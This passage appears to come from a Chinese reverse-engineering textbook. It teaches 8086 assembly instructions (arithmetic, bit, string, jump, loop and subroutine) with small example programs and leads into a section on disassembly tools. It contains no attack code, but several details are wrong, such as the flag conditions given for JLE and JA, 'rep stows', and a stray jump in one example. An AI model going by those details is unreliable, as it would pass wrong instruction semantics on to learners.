乘法指令分无符号和有符号乘法指令。乘法指令的源操作数显式给出，隐含使用另一个操作数 AX 和 DX。字节量相乘：AL 与 r8/m8 相乘，得到 16 位的结果，存入 AX；字量相乘：AX 与 r16/m16 相乘，得到 32 位的结果，其高字存入 DX，低字存入 AX。乘法指令利用 OF 和 CF 判断乘积的高一半是否具有有效数值。乘法指令影响 OF 和 CF 标志。MUL 指令——若乘积的高一半（AH 或 DX）为 0，则 OF=CF=0；否则 OF=CF=1。IMUL 指令——若乘积的高一半是低一半的符号扩展，则 OF=CF=0；否则均为 1。乘法指令对其他状态标志没有定义。注意此处对标志没有定义：指令执行后这些标志是任意的、不可预测（就是不知道是 0 还是 1），对标志没有影响，指令执行不改变标志状态。用法如下：

MUL r8/m8; 无符号字节乘法，AX $\leftarrow$ AL $\times$ r8/m8

MUL r16/m16; 无符号字乘法，DX:AX $\leftarrow$ AX $\times$ r16/m16

IMUL r8/m8; 有符号字节乘法，AX $\leftarrow$ AL $\times$ r8/m8

IMUL r16/m16; 有符号字乘法,  $DX:AX \leftarrow AX \times r16/m16$

例如:

```
mov al,0b4h    ; al=b4h=180
mov bl,11h     ; bl=11h=17
mul bl         ; ax=Obf4h=3060, OF=CF=1, AX 高 8 位不为 0
mov al,0b4h    ; al=b4h=-76
mov bl,11h     ; bl=11h=17
imul bl        ; ax=faf4h=-1292, OF=CF=1, AX 高 8 位含有有效数字
```

### (6) 除法指令

除法指令分为无符号和有符号除法指令。除法指令的除数显式给出, 隐含使用另一个操作数 AX 和 DX 作为被除数。字节量除法: AX 除以 r8/m8, 8 位商存入 AL, 8 位余数存入 AH。字量除法: DX:AX 除以 r16/m16, 16 位商存入 AX, 16 位余数存入 DX。除法指令对标志没有定义, 除法指令会产生结果溢出。当被除数远大于除数时, 所得的商就有可能超出它所能表达的范围。如果存放商的寄存器 AL/AX 不能表达, 便产生溢出, 8086CPU 中就产生编号为 0 的内部中断——除法错中断。对 DIV 指令, 除数为 0, 或者在字节除时商超过 8 位, 或者在字除时商超过 16 位, 则发生除法溢出; 对 IDIV 指令, 除数为 0, 或者在字节除时商不在 -128~127 范围内, 或者在字除时商不在 -32768~32767 范围内, 则发生除法溢出。用法如下:

DIV r8/m8 ; 无符号字节除法,  $AL \leftarrow AX \div r8/m8$  的商,  $AH \leftarrow AX \div r8/m8$  的余数

DIV r16/m16 ; 无符号字除法,  $AX \leftarrow DX:AX \div r16/m16$  的商,  $DX \leftarrow DX:AX \div r16/m16$  的余数

IDIV r8/m8 ; 有符号字节除法,  $AL \leftarrow AX \div r8/m8$  的商,  $AH \leftarrow AX \div r8/m8$  的余数

IDIV r16/m16 ; 有符号字除法,  $AX \leftarrow DX:AX \div r16/m16$  的商,  $DX \leftarrow DX:AX \div r16/m16$  的余数

例如:

```
mov ax,0400h    ; ax=400h=1024
mov bl,0b4h     ; bl=b4h=180
div bl          ; 商 al=05h=5, 余数 ah=7ch=124
mov ax,0400h    ; ax=400h=1024
mov bl,0b4h     ; bl=b4h=-76
idiv bl         ; 商 al=f3h=-13, 余数 ah=24h=36
```

## 3. 位操作类指令

位操作类指令以二进制位为基本单位进行数据的操作, 这是一类常用的指令, 都应该特别掌握。注意这些指令对标志位的影响。位操作指令分为: 逻辑运算指令 AND/OR/XOR/NOT/TEST、移位指令 SHL/SHR/SAR、循环移位指令 ROL/ROR/RCL/RCR。

### (1) 逻辑运算指令

• 逻辑与指令 AND 对两个操作数执行逻辑与运算, 结果送到目的操作数。用法如下:

AND reg,imm/reg/mem;  $\text{reg} \leftarrow \text{reg} \wedge \text{imm/reg/mem}$

AND mem,imm/reg;  $\text{mem} \leftarrow \text{mem} \wedge \text{imm/reg}$

只有相“与”的两位都是1，结果才是1；否则，“与”的结果为0，AND指令设置CF=OF=0，根据结果设置SF、ZF和PF状态，而对AF未定义。

• 逻辑或指令OR对两个操作数执行逻辑或运算，结果送到目的操作数。用法如下：

OR reg,imm/reg/mem;  $\text{reg} \leftarrow \text{reg} \vee \text{imm/reg/mem}$

OR mem,imm/reg;  $\text{mem} \leftarrow \text{mem} \vee \text{imm/reg}$

只要相“或”的两位有一位是1，结果就是1；否则，结果为0，OR指令设置CF=OF=0，根据结果设置SF、ZF和PF状态，而对AF未定义。

• 逻辑异或指令XOR对两个操作数执行逻辑异或运算，结果送到目的操作数。用法如下：

XOR reg,imm/reg/mem;  $\text{reg} \leftarrow \text{reg} \oplus \text{imm/reg/mem}$

XOR mem,imm/reg;  $\text{mem} \leftarrow \text{mem} \oplus \text{imm/reg}$

只有相“异或”的两位不相同，结果才是1；否则，结果为0，XOR指令设置CF=OF=0，根据结果设置SF、ZF和PF状态，而对AF未定义。

• 逻辑非指令NOT对一个操作数执行逻辑非运算。用法如下：

NOT reg/mem;  $\text{reg/mem} \leftarrow \sim \text{reg/mem}$

按位取反，原来是“0”的位变为“1”；原来是“1”的位变为“0”，NOT指令是一个单操作数指令，NOT指令不影响标志位。

例如：

```
mov al,45h ; 逻辑与 al=01h
and al,31h ; CF=OF=0, SF=0, ZF=0, PF=0
mov al,45h ; 逻辑或 al=75h
or al,31h ; CF=OF=0, SF=0, ZF=0, PF=0
mov al,45h ; 逻辑异或 al=74h
xor al,31h ; CF=OF=0, SF=0, ZF=0, PF=1
mov al,45h ; 逻辑非 al=0bah
not al ; 标志不变
```

AND指令可用于复位某些位（同0相与），不影响其他位：将BL中D3和D0位清0，其他位不变：and bl,11110110B。OR指令可用于置位某些位（同1相或），不影响其他位：将BL中D3和D0位置1，其他位不变：or bl,00001001B。XOR指令可用于求反某些位（同1相异或），不影响其他位：将BL中D3和D0位求反，其他不变：xor bl,00001001B。

• 测试指令TEST对两个操作数执行逻辑与运算，结果不回送到目的操作数。用法如下：

TEST reg,imm/reg/mem ;  $\text{reg} \wedge \text{imm/reg/mem}$

TEST mem,imm/reg ;  $\text{mem} \wedge \text{imm/reg}$

只有相“与”的两位都是 1，结果才是 1；否则，“与”的结果为 0，AND 指令设置 CF = OF = 0，根据结果设置 SF、ZF 和 PF 状态，而对 AF 未定义。

例如：

```
test al,01h    ; 测试 AL 的最低位 D0
jnz there      ; 标志 ZF=0, 即 D0=1
               ; 则程序转移到 there
...            ; 否则 ZF=1, 即 D0=0, 顺序执行
there: ...
```

TEST 指令通常用于检测一些条件是否满足，但又不希望改变原操作数的情况。

(2) 移位指令

- SHL reg/mem,1/CL；逻辑左移，最高位进入 CF，最低位补 0。
- SHR reg/mem,1/CL；逻辑右移，最低位进入 CF，最高位补 0。
- SAL reg/mem,1/CL；算术左移，最高位进入 CF，最低位补 0。
- SAR reg/mem,1/CL；算术右移，最低位进入 CF，最高位不变。

图 4-41 所示为移位指令演示。




图 4-41 移位指令

移位指令的第一个操作数是指定的被移位的操作数，可以是寄存器或存储单元。后一个操作数表示移位位数，该操作数为 1，表示移动一位；当移位位数大于 1 时，则用 CL 寄存器值表示，该操作数表示为 CL。按照移入的位设置进位标志 CF，根据移位后的结果影响 SF、ZF、PF，对 AF 没有定义。如果进行一位移动，则按照操作数的最高符号位是否改变，相应设置溢出标志 OF：如果移位前的操作数最高位与移位后操作数的最高位不同（有变化），则 OF = 1；否则 OF = 0。当移位次数大于 1 时，OF 不确定。

例如：

```
mov cl,4
mov al,0f0h      ; al=f0h
shl al,1      ; al=e0h; CF=1, SF=1, ZF=0, PF=0, OF=0
shr al,1      ; al=70h; CF=0, SF=0, ZF=0, PF=0, OF=1
sar al,1      ; al=38h; CF=0, SF=0, ZF=0, PF=0, OF=0
sar al,cl     ; al=03h, CF=1, SF=0, ZF=0, PF=1
```

逻辑左移一位相当于无符号数乘以 2，逻辑右移一位相当于无符号数除以 2。如下：

```
mov si,ax
shl si,1      ; si←2×ax
add si,ax     ; si←3×ax
mov dx,bx
mov cl,03h
shl dx,cl     ; dx←8×bx
sub dx,bx     ; dx←7×bx
add dx,si     ; dx←7×bx+3×ax
```

(3) 循环移位指令

循环移位指令将操作数从一端移出的位返回到另一端形成循环，分成不带进位和带进位，分别具有左移或右移操作。

- ROL reg/mem,1/CL ; 不带进位循环左移。
- ROR reg/mem,1/CL ; 不带进位循环右移。
- RCL reg/mem,1/CL ; 带进位循环左移。
- RCR reg/mem,1/CL ; 带进位循环右移。

图 4-42、图 4-43 所示为循环移位。




图 4-42 不带进位循环移位指令




图 4-43 带进位循环移位指令

按照指令功能设置进位标志 CF，不影响 SF、ZF、PF、AF。如果进行一位移动，则按照操作数的最高符号位是否改变，相应设置溢出标志 OF：如果移位前的操作数最高位与移位后操作数的最高位不同（有变化），则 OF = 1；否则 OF = 0。当移位次数大于 1 时，OF 不确定。



#### 4. 串操作类指令

串操作指令是 8086 指令系统中比较独特的一类指令，采用比较特殊的数据串寻址方式，在操作主存连续区域的数据时，特别好用，因而经常使用。串操作指令有：串传送 MOVS、串存储 STOS、串读取 LODS、串比较 CMPS、串扫描 SCAS、重复前缀指令 REP。串操作指令的操作数是主存中连续存放的数据串（String）——即在连续的主存区域中，字节或字的序列。串操作指令的操作对象是以字（W）为单位的字串，或是以字节（B）为单位的字节串。源操作数用寄存器 SI 寻址，默认在数据段 DS 中，但允许段超越：DS:[SI]。目的操作数用寄存器 DI 寻址，默认在附加段 ES 中，不允许段超越：ES:[DI]。每执行一次串操作指令，SI 和 DI 将自动修改： $\pm 1$ （对于字节串）或 $\pm 2$ （对于字串）。执行指令 CLD 指令后，DF=0，地址指针增 1 或 2，执行指令 STD 后，DF=1，地址指针减 1 或 2。

##### （1）串传送 MOVS（move string）

MOVS 把字节或字操作数从主存的源地址传送至目的地址，用法如下：

MOVSB；字节串传送：ES:[DI] $\leftarrow$ DS:[SI]；SI $\leftarrow$ SI $\pm 1$ ，DI $\leftarrow$ DI $\pm 1$

MOVSW；字串传送：ES:[DI] $\leftarrow$ DS:[SI]；SI $\leftarrow$ SI $\pm 2$ ，DI $\leftarrow$ DI $\pm 2$

例如字节串传送示例：

```
mov si,offset source
mov di,offset destination
mov cx,100      ; cx←传送次数
cld             ; 置 DF=0，地址增加
again:movsb     ; 传送一个字节
dec cx          ; 传送次数减 1
jnz again       ; 判断传送次数 cx 是否为 0，不为 0，则到 again 位置执行指令，否则，结束。
```

字串传送示例：

```
mov si,offset source
mov di,offset destination
mov cx,50       ; cx←传送次数
cld             ; 置 DF=0，地址增加
again:movsw     ; 传送一个字
dec cx          ; 传送次数减 1
jnz again       ; 判断传送次数 cx 是否为 0，不为 0，则到 again 位置执行指令，否则，结束。
```

##### （2）串存储 STOS（store string）

STOS 把 AL 或 AX 数据传送至目的地址，用法如下：

STOSB；字节串存储：ES:[DI] $\leftarrow$ AL，DI $\leftarrow$ DI $\pm 1$

STOSW；字串存储：ES:[DI] $\leftarrow$ AX，DI $\leftarrow$ DI $\pm 2$

例如：

```
mov ax,0
mov di,0
mov cx,8000h; cx←传送次数（32×1024）
```

```
cld      ; DF=0, 地址增加
again:stosw      ; 传送一个字
dec cx      ; 传送次数减 1
jnz again ; 传送次数 cx 是否为 0
```

### (3) 串读取 LODS (load string)

LODS 把指定主存单元的数据传送给 AL 或 AX。用法如下：

LODSB；字节串读取：AL←DS:[SI]，SI←SI±1

LODSW；字串读取：AX←DS:[SI]，SI←SI±2

例如：

```
mov si,offset block
mov di,offset dplus
mov bx,offset dminus
mov ax,ds
mov es,ax; 数据都在一个段中，所以设置 es=ds
mov cx,count      ; cx←字节数
cld
go_on:lodsb      ; 从 block 取出一个数据
test al,80h; 检测符号位，判断是正是负
jnz minus; 符号位为 1，是负数，转向 minus
stosb; 符号位为 0，是正数，存入 dplus
jmp again; 程序转移到 again 处继续执行
jnz go_on ; 完成正负数据分离
minus:xchg bx,di
stosb ; 把负数存入 dminus
xchg bx,di
again:dec cx      ; 字节数减 1
jnz go_on ; 完成正负数据分离
```

### (4) 串比较 CMPS (compare string)

CMPS 将主存中的源操作数减去目的操作数，以便设置标志，进而比较两操作数之间的关系，用法如下：

CMPSB；字节串比较：DS:[SI]-ES:[DI]，SI←SI±1，DI←DI±1

CMPSW；字串比较：DS:[SI]-ES:[DI]，SI←SI±2，DI←DI±2

例如：

```
mov si,offset string1
mov di,offset string2
mov cx,count
cld
again:cmpsb      ; 比较两个字符
jnz unmat ; 有不同字符，转移
dec cx
jnz again ; 进行下一个字符比较
mov al,0 ; 字符串相等，设置 00h
jmp output ; 转向 output
unmat:mov al,0ffh ; 设置 ffh
output: mov result,al ; 输出结果标记
```

### （5）串扫描 SCAS（scan string）

将 AL/AX 减去目的操作数，以便设置标志，进而比较 AL/AX 与操作数之间的关系，用法如下：

SCASB；字节串扫描：AL-ES:[DI]，DI←DI±1

SCASW；字串扫描：AX-ES:[DI]，DI←DI±2

例如：

```
mov di,offset string
mov al,20h
mov cx,count
cld
again:scasb    ; 搜索
jz found      ; 为 0 (ZF=1), 发现空格
dec cx; 不是空格
jnz again     ; 搜索下一个字符
...          ; 不含空格, 则继续执行
found:...
```

### （6）重复前缀指令（repeat）

串操作指令执行一次，仅对数据串中的一个字节或字量进行操作。但是串操作指令前，都可以加一个重复前缀，实现串操作的重复执行。重复次数隐含在 CX 寄存器中。

重复前缀分 2 类共 3 条指令：

配合不影响标志的 MOVS、STOS（和 LODS）指令的 REP 前缀。

配合影响标志的 CMPS 和 SCAS 指令的 REPZ 和 REPNZ 前缀。

• REP 重复前缀指令用法如下。

REP；每执行一次串指令，CX 减 1，直到 CX=0，重复执行结束。

REP 前缀可以理解为：当数据串没有结束（CX≠0），则继续传送。

例如重复串传送示例：

```
mov si,offset source
mov di,offset destination
mov cx,100 ; cx←传送次数
cld
rep movsb
此时的 rep movsb 指令取代了以下指令完成相同功能：
again:movsb    ; 传送一个字节
dec cx; 传送次数减 1
jnz again     ; 判断传送次数 cx 是否为 0
; 不为 0 (ZF=0), 则转移 again 位置执行, 否则, 结束
```

又如重复串存储示例：

```
mov ax,0
mov di,0
mov cx,8000h
cld
rep stows
此时的 rep stows 指令取代了以下指令完成相同功能：
```

```
again: stosw      ; 传送一个字
dec cx; 传送次数减 1
jnz again ; 判断传送次数 cx 是否为 0
```

• REPZ 重复前缀指令用法如下。

REPZ; 每执行一次串指令, CX 减 1, 并判断 ZF 是否为 0, 只要 CX=0 或 ZF=0, 重复执行结束。

REPZ/REPZ 前缀可以理解为: 当数据串没有结束 (CX≠0), 并且串相等 (ZF=1), 则继续比较。

• REPNZ 重复前缀指令。

REPZ; 每执行一次串指令, CX 减 1, 并判断 ZF 是否为 1, 只要 CX=0 或 ZF=1, 重复执行结束。

REPNZ/REPNE 前缀可以理解为: 当数据串没有结束 (CX≠0), 并且串不相等 (ZF=0), 则继续比较。

例如比较字符串示例:

```
mov si, offset string1
mov di, offset string2
mov cx, count
cld
repz cmpsb ; 重复比较两个字符
jnz unmat ; 字符串不等, 转移
mov al, 0 ; 字符串相等, 设置 00h
jmp output ; 转向 output
unmat: mov al, 0ffh ; 设置 ffh
output: mov result, al ; 输出结果标记
```

指令 repz cmpsb 结束重复执行的情况:

ZF = 0, 即出现不相等的字符;

CX = 0, 即比较完所有字符。

这种情况下, 如果 ZF = 0, 说明最后一个字符不等; 而 ZF = 1 表示所有字符比较后都相等, 也就是两个字符串相同。所以, 重复比较结束后, jnz unmat 指令的条件成立 ZF = 0, 表示字符串不相等。

又如查找字符串:

```
mov di, offset string
mov al, 20h
mov cx, count
cld
repnz scasb ; 搜索
jz found ; 为 0 (ZF=1), 发现空格
... ; 不含空格, 则继续执行
found: ...
```

## 5. 控制转移类指令

控制转移类指令用于实现分支、循环、过程等程序结构, 是仅次于传送指令的最常

用指令。控制转移类指令通过改变 IP（和 CS）值，实现程序执行顺序的改变。

（1）无条件转移指令用法如下：

JMP label；程序转向 label 标号指定的地址。

只要执行无条件转移指令 JMP，就使程序转到指定的目标地址处，从目标地址处开始执行那里的指令。操作数 label 是要转移到的目标地址（目的地址、转移地址）。JMP 指令分成 4 种类型：

- 段内转移、直接寻址
- 段内转移、间接寻址
- 段间转移、直接寻址
- 段间转移、间接寻址

直接寻址是指转移地址像立即数一样，直接在指令的计算机代码中。

间接寻址是指转移地址在寄存器或主存单元中，就是通过寄存器或存储器的间接寻址方式。

段内转移——近转移（near）是指在当前代码段 64KB 范围内转移（ $\pm 32\text{KB}$  范围），不需要更改 CS 段地址，只要改变 IP 偏移地址。

段内转移——短转移（short），转移范围可以用一个字节表达，在段内  $-128 \sim +127$  范围的转移。

段间转移——远转移（far）是指从当前代码段跳转到另一个代码段，可以在 1MB 范围。需要更改 CS 段地址和 IP 偏移地址，目标地址必须用一个 32 位数表达，叫做 32 位远指针，它就是逻辑地址。

实际编程时，汇编程序会根据目标地址的距离，自动处理成短转移、近转移或远转移，程序员可用操作符 short、near ptr 或 far ptr 强制执行：

JMP label ； IP←IP+位移量

位移量是紧接着 JMP 指令后的那条指令的偏移地址，到目标指令的偏移地址的地址位移，当向地址增大方向转移时，位移量为正；向地址减小方向转移时，位移量为负：

```
jmp again ； 转移到 again 处继续执行
...
again:dec cx ； 标号 again 的指令
...
jmp output ； 转向 output
...
output:  mov result,al ； 标号 output 的指令
JMP r16/m16 ； IP←r16/m16
```

将一个 16 位寄存器或主存字单元内容送入 IP 寄存器，作为新的指令指针，但不修改 CS 寄存器的内容：

```
jmp ax ； IP←AX
jmp word ptr [2000h]； IP←[2000h]
JMP far ptr label
```

```
IP←label 的偏移地址
CS←label 的段地址
```

将标号所在段的段地址作为新的 CS 值，标号在该段内的偏移地址作为新的 IP 值。这样，程序跳转到新的代码段执行：

```
jmp far ptr otherseg; 远转移到代码段 2 的 otherseg
JMP far ptr mem; IP←[mem], CS←[mem+2]
```

用一个双字存储单元表示要跳转的目标地址。这个目标地址存放在主存中连续的两个字单元中的，低位字送 IP 寄存器，高位字送 CS 寄存器：

```
mov word ptr [bx],0
mov word ptr [bx+2],1500h
JMP far ptr [bx] ; 转移到 1500h:0
```

(2) 条件转移指令

Jcc label; 条件满足，发生转移：IP←IP+8 位位移量，条件不满足，顺序执行。

指定的条件 cc 如果成立，程序转移到由标号 label 指定的目标地址去执行指令；条件不成立，则程序将顺序执行下一条指令，操作数 label 采用短转移，称为相对寻址方式。

Jcc 指令的操作数 label 是一个标号，一个 8 位位移量，表示 Jcc 指令后的那条指令的偏移地址，到目标指令的偏移地址的地址位移。8 位位移量是相对于当前 IP 的，且距当前 IP 地址-128~+127 个单元的范围之内，属于段内短距离转移。Jcc 目标地址就采用这种相对寻址方式。Jcc 指令为 2 个字节，条件不满足时的顺序执行就是当前指令偏移指针 IP 加 2。

Jcc 指令不影响标志，但要利用标志（如图 4-43 所示）。根据利用的标志位不同，17 条指令分成 4 种情况：

- 判断单个标志位状态；
- 比较无符号数高低；
- 比较有符号数大小；
- 判断计数器 CX 为 0。

虽然指令只有 16 条，但却有 30 个助记符，采用多个助记符，只是为了方便记忆和使用，如图 4-44 所示。

助记符	标志位	说明	助记符	标志位	说明
JZ/JE	ZF=1	等于零/相等	JC/JB/JNAE	CF=1	进位/低于/不高于等于
JNZ/JNE	ZF=0	不等于零/不相等	JNC/JNB/JAE	CF=0	无进位/不低于/高于等于
JS	SF=1	符号为负	JBE/JNA	CF=1 或 ZF=1	低于等于/不高于
JNS	SF=0	符号为正	JNBE/JA	CF=0 或 ZF=0	不低于等于/高于
JP/JPE	PF=1	“1” 的个数为偶	JL/JNGE	SF≠OF	小于/不大于等于
JNP/JPO	PF=0	“1” 的个数为奇	JNL/JGE	SF=OF	不小于/大于等于
JO	OF=1	溢出	JLE/JNG	ZF≠OF 或 ZF=1	小于等于/不大于
JNO	OF=0	无溢出	JNLE/JG	SF=OF 且 ZF=0	不小于等于/大于

图 4-44 跳转指令图表



这组指令单独判断 5 个状态标志之一。

- JZ/JE 和 JNZ/JNE：利用零标志 ZF，判断结果是否为零（或相等）。
- JS 和 JNS：利用符号标志 SF，判断结果是正是负。
- JO 和 JNO：利用溢出标志 OF，判断结果是否产生溢出。
- JP/JPE 和 JNP/JPO：利用奇偶标志 PF，判断结果中“1”的个数是偶是奇。
- JC/JB/JNAE 和 JNC/JNB/JAE：利用进位标志 CF，判断结果是否进位或借位。

例如：

```
repz cmpsb ; 重复比较两个字符
jnz unmat ; ZF=0 (不等), 转移
mov al,0 ; 顺序执行 (相等)
jmp output
unmat: mov al,0ffh
output:  mov result,al
repz cmpsb ; 重复比较两个字符
jz mat ; ZF=1 (相等), 转移
mov al,0ffh ; 顺序执行 (不等)
jmp output
mat:  mov al,0
output:  mov result,al
```

再如：

- ；计算 $|X-Y|$ （绝对值）
- ；X 和 Y 为存放于 X 单元和 Y 单元的 16 位操作数
- ；结果存入 result

```
mov ax,X
sub ax,Y
jns nonneg
neg ax; neg 是求补指令
```

再如：

计算 $|X-Y|$ （绝对值），其中 X 和 Y 为存放于 X 单元和 Y 单元的 16 位操作数，将结果存入 result

```
mov ax,X; 将 X 的值赋值给寄存器 ax
sub ax,Y; 求 X-Y 的值，并把结果写入 ax
jns nonneg; 如果符号为正则跳转到标签 nonneg
neg ax ; 如果符号为负则求补，求补即求相反数。neg 是求补指令。
nonneg:  mov result,ax
```

再如：计算  $X-Y$ ，X 和 Y 为存放于 X 单元和 Y 单元的 16 位操作数，若溢出，则转移到 overflow 处理。

```
mov ax,X; 将 X 的值赋值给寄存器 ax
sub ax,Y; 求 X-Y 的值，并把结果写入 ax
jo overflow; 判断是否溢出，如果溢出则跳转。
... ; 无溢出，结果正确
overflow: ... ; 有溢出处理
```

再如：设字符的 ASCII 码在 AL 寄存器中，将字符加上奇校验位，在字符 ASCII 码中为“1”的个数已为奇数时，则令其最高位为“0”；否则令最高位为“1”

```
and al,7fh; 最高位置“0”，同时判断“1”的个数
jnp next ; 判断1的个数，如果个数为奇数，则转向 next
or al,80h ; 个数不为奇数，最高位置“1”
next: ...
```

再如：记录 BX 中 1 的个数

```
xor al,al ; AL=0, CF=0
again:test bx,0ffffh; 等价于 cmp bx,0, 判断bx 是否为 0, 为 0 则跳。
je next ; bx 为 0 则不需要再统计 1 的个数
shl bx,1 ; 将 bx 向左移动一位，即最高位进入 CF
jnc again ; 判断 C 是否为 1, 即移出来的最高位是否是 1
inc al ; 如果是 CF 等于 1 则 al 加 1
jmp again ; 跳转到标签 again 处继续执行
next: ... ; 寄存器 AL 保存了 1 的个数
```

再看另外一种记录 BX 中 1 的个数的方法：

```
xor al,al ; AL=0, CF=0;
again:cmp bx,0 ; 判断bx 是否为 0, 为 0 则跳。
jz next ; bx 为 0 则不需要再统计 1 的个数
shl bx,1 ; 也可使用 shr bx,1
adc al,0 ; 将 CF 累加到 AL 寄存器中
jmp again
next: ... ; AL 保存 1 的个数
```

无符号数的大小用高（Above）低（Below）表示，利用 CF 确定高低，利用 ZF 标志确定相等（Equal），两数的高低分成 4 种关系：

- 低于（不高于等于）：JB (JNAE)；
- 不低于（高于等于）：JNB (JAE)；
- 低于等于（不高于）：JBE (JNA)；
- 不低于等于（高于）：JNBE (JA)。

例如：

```
cmp ax,bx ; 比较 ax 和 bx
jnb next ; 若 ax ≥ bx, 转移
xchg ax,bx ; 若 ax < bx, 交换
next: ...
```

结果：AX 保存较大的无符号数。

有符号数的大（Greater）小（Less）需要组合 OF、SF 标志，并利用 ZF 标志确定相等（Equal）。两数的大小分成 4 种关系：

- 小于（不大于等于）：JL (JNGE)
- 不小于（大于等于）：JNL (JGE)

- 小于等于（不大于）：JLE（JNG）
- 不小于等于（大于）：JNLE（JG）

例如：

```
cmp ax,bx ; 比较 ax 和 bx
jnl next ; 若 ax ≥ bx, 转移
xchg ax,bx ; 若 ax < bx, 交换
next: ...
```

结果：AX 保存较大的有符号数。

JCXZ label; CX = 0, 发生转移：IP ← IP + 8 位位移量；CX ≠ 0, 顺序执行。

这是一条较特殊的指令，CX 寄存器通常在程序中用做计数器 JCXZ，指令用来判断计数是否为 0。

```
mov cx,100
again:movsb ; 传送一个字节
dec cx ; 传送次数减 1
jnz again ; 判断传送次数 cx 是否为 0
; 不为 0 (ZF=0), 则转移; 否则, 结束
mov cx,100
again:jcxz next ; 判断传送次数 cx 是否为 0
movsb
dec cx
jmp again
next: ...
```

### （3）循环指令（loop）

LOOP label; CX ← CX - 1, CX ≠ 0, 循环到标号 label

LOOPZ label; CX ← CX - 1, CX ≠ 0 且 ZF = 1, 循环到标号 label

LOOPNZ label; CX ← CX - 1, CX ≠ 0 且 ZF = 0, 循环到标号 label

循环指令利用 CX 计数器自动减 1，方便实现计数循环的程序结束，label 操作数采用相对寻址方式。

```
mov cx,count ; 设置循环次数
mov si,offset string
xor bx,bx ; bx 清 0, 用于记录空格数
mov al,20h
again:cmp al,es:[si]
jnz next ; ZF=0, 非空格, 转移
inc bx ; ZF=1, 是空格, 个数加 1
next: inc si
loop again
; 字符个数减 1, 不为 0 继续循环
```

### （4）子程序指令

子程序是完成特定功能的一段程序，当主程序（调用程序）需要执行这个功能时，采用 CALL 调用指令转移到该子程序的起始处执行。当运行完子程序功能后，采用 RET

返回指令回到主程序继续执行。如图 4-45 所示，显示了子程序的执行过程。




图 4-45 子程序调用过程

CALL 指令分成 4 种类型（类似 JMP）：

CALL label ; 段内调用、直接寻址；

CALL r16/m16 ; 段内调用、间接寻址；

CALL far ptr label ; 段间调用、直接寻址；

CALL far ptr mem ; 段间调用、间接寻址。

CALL 指令需要保存返回地址，段内调用——入栈偏移地址 IP：

SP←SP-2，SS:[SP]←IP。段间调用——入栈偏移地址 IP 和段地址 CS，SP←SP-2，SS:[SP]←IP，SP←SP-2，SS:[SP]←CS。

根据段内和段间、有无参数，分成 4 种类型：

RET ; 无参数段内返回；

RET i16 ; 有参数段内返回；

RET ; 无参数段间返回；

RET i16 ; 有参数段间返回。

需要弹出 CALL 指令压入堆栈的返回地址。段内返回——出栈偏移地址 IP，IP←SS:[SP]，SP←SP+2；段间返回——出栈偏移地址 IP 和段地址 CS，IP←SS:[SP]，SP←SP+2，CS←SS:[SP]，SP←SP+2。

RET i16；有参数返回，RET 指令可以带有一个立即数 i16，则堆栈指针 SP 将增加，即 SP←SP+i16。这个特点使得程序可以方便地废除若干执行 CALL 指令以前入栈的参数。例如：

```
；主程序
mov al,0fh          ; 提供参数 AL
call htoasc         ; 调用子程序
...                ; 其他汇编中的函数，
；子程序：将 AL 低 4 位的一位 16 进制数转换成 ASCII 码
```

```
htoasc:    and al,0fh      ; 只取 al 的低 4 位
           or al,30h      ; al 高 4 位变成 3
           cmp al,39h      ; 是 0~9, 还是 0Ah~0Fh
           jbe htoend
           add al,7        ; 是 0Ah~0Fh, 加上 7
htoend:    ret            ; 子程序返回
```

本小节介绍了 8086 汇编语言的基础知识。我们仅仅讲解了反汇编所需要的知识，并没有介绍如何使用汇编语言进行程序开发，所以没有做到对汇编语言的完全讲解。如果要彻底掌握汇编语言，读者必须查阅相关资料进行系统学习。

### 4.3 反汇编工具的熟练使用

前一节讲解了部分 8086 的汇编语言知识，在此掌握这些知识并不是为了使用它来编写程序，而是要在了解一定的汇编语言语法知识后进行反汇编分析，也就是把 Windows 32 位的可执行程序通过反汇编工具进行反汇编，这样可以得到它的汇编代码，通过分析汇编代码即可得知此程序的功能。本节笔者将介绍几种最常用的反汇编工具。

#### 4.3.1 用 VC 写一个简单的小程序

